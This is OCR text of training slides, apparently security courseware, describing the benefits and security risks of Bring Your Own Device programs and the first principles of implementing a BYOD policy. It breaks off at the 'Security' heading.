
BYOD Benefits

Adopting BYOD advantageous for the company as well as the employee. Some of the benefits of BYOD are discussed below:

- **Increased Productivity**: Employees become experts in using their personal devices and this increases their productivity. In addition, users tend to upgrade their personal devices with cutting-edge technologies so that the enterprise can benefit from the latest features (both software and hardware) of the device.
- **Employee Satisfaction**: By implementing BYOD, employees use devices of their own choice, which they invest in themselves without the company's involvement. Moreover, employees are more comfortable with their personal devices, as they contain both personal data and corporate data, thus eliminating the usage of multiple devices.
- **Work Flexibility**: By practicing BYOD, employees can carry a single device to satisfy their personal and professional needs. Work that is usually done in the office can be done from anywhere in the world, as employees are provided with access to the corporate data. BYOD users have more freedom, as their companies do not impose strict rules that they would have to follow when using company property. BYOD replaces the traditional

client-server model with a mobile and cloud-centric strategy, which can have far-reaching benefits.

- **Lower Costs:** A business that adopts BYOD does not have to spend on devices but saves money, as employees purchase their own devices. In addition, the cost of data services shifts to employees who can take better care of their own property (device).



BYOD Risks

01 Sharing confidential data on unsecured networks

02 Data leakage and endpoint security issues

03 Improperly disposing of devices

04 Support for many different devices

05 Mixing personal and private data

06 Lost or stolen devices

07 Lack of awareness

08 Ability to bypass organization's network policies

09 Infrastructure issues

10 Disgruntled employees


BYOD Risks

Employees connecting to the corporate network or accessing corporate data using their own mobile devices pose security risks to the organization. Some BYOD security risks are listed below:

- **Sharing confidential data on unsecured networks**: Employees might access corporate data via a public network. These connections may not be encrypted; sharing confidential data via an unsecured network may lead to data leakage.
- **Data leakage and endpoint security issues**: In this cloud-computing era, mobile devices are insecure endpoints with cloud connectivity. By synchronizing with organizational email or other apps, these mobile devices carry confidential information. If the device is lost, it could potentially expose all the corporate data.
- **Improperly disposing of devices**: An improperly disposed of device could contain a wealth of sensitive information, such as financial information, credit card details, contact numbers, and corporate data. Therefore, it is important to ensure that the device does not contain any data before it is disposed of or passed on to others.
- **Support for many different devices**: Organizations allow employees to access its resources from anywhere in the world, enhancing productivity and driving employee satisfaction. However, support for different devices and processes can increase costs. Employee-owned devices have limited security and come with a variety of platforms. This impedes the IT department's capability to manage and control all the devices in a company.
- **Mixing personal and private data**: Mixing personal and corporate data on mobile devices leads to serious security and privacy implications. Therefore, it is a good practice

to keep the corporate data separate from the employee's personal data; this helps an organization to apply specific security measures such as encryption to protect the critical corporate data stored on the mobile device. In addition, it becomes easy for the organization to remotely wipe the corporate data without affecting the employee's personal data when an employee leaves the organization.

- **Lost or stolen devices**: Due to their small size, mobile devices are often lost or stolen. When an employee loses his/her mobile device that is used for both personal and official purposes, the organization might face a security risk, as attackers can compromise the corporate data stored in the lost device.
- **Lack of awareness**: Organizations must educate their employees regarding BYOD security issues. Failing to do so might result in compromising the corporate data stored in mobile devices.
- **Ability to bypass organization's network policy rules**: According to their particular requirements, the policies imposed may differ between wired networks and wireless networks. BYOD devices connected to wireless networks have the ability to bypass the organization's network policy rules enforced only on wired LANs.
- **Infrastructure issues**: A BYOD program involves dealing with various platforms and technologies. Not all employees carry the same devices. Different devices, each running different OS and programs, come with their own security loopholes. Thus, it can be problematic for an IT department to set up and maintain infrastructure to support different devices' needs, such as managing data, security, backup, and compatibility among devices.
- **Disgruntled employees**: Disgruntled employees in an organization can misuse corporate data stored on their mobile devices. They may also leak sensitive information to competitors.



BYOD Policy Implementation

01 **Define your requirements**

02 **Select the devices of your choice and build a technology portfolio**

03 **Develop policies**

04 **Security**

05 **Support**

BYOD Policy Implementation

It could be argued that an organization could reap significant benefits through BYOD policy implementation, ranging from higher user satisfaction to greater productivity due to working with advanced devices. However, the nature of new technology and processes could pose risks to an organization if they are not properly managed.

The five principles involved in BYOD policy implementation are discussed below. Using these principles, an organization can minimize risks associated with data security and privacy.

- **Define your requirements**

  Not all user requirements are alike. Thus, organize or group employees using mobile devices at work into segments considering job criticality, time sensitivity, value derived from mobility, data access, and systems access. It is best to define end user segments by the location/type of worker (e.g., employee working from home, full-time remote, day extender, part-time remote). Next, assign a technology portfolio for each segment, as per user needs.

  Perform a privacy impact assessment (PIA) at the very beginning of each BYOD project in the presence of all the relevant teams after assigning responsibilities and collecting the requirements. It provides an organized procedure to document facts, objectives, privacy risks, and risk mitigation approaches and decisions throughout the project life cycle. It should be a central activity performed by your mobile governance committee (end users from each segment/line of business and IT management).

- **Select the devices of your choice and build a technology portfolio**

  Decide how you want to manage your users and their data access. Apart from the MDM system that provides a minimum level of control, you may use other options such as virtual desktops or on-device software to improve security and data privacy. In addition, ensure that your corporate environment supports WLAN device connectivity and management.

- **Develop policies**

  A delegation of company resources (not just IT) should develop the policies. It should include key participants such as HR, legal, security, and privacy.

  The key components of a general BYOD policy are as follows:

  - Information security concerns
  - Data protection concerns
  - Confidentiality and ownership issues
  - Information regarding any tracking/monitoring
  - Considerations regarding the termination of employment
  - Guidance regarding how to assess the security of Wi-Fi networks
  - Acceptable and unacceptable behavior

  Ensure that end users have a clear idea about the acceptable-use policy prior to entering a BYOD program. Finally, organizations must ensure that their BYOD policy is applicable against their employees and any third parties on their behalf, should the need arise, and follow through with its implementation.

- **Security**

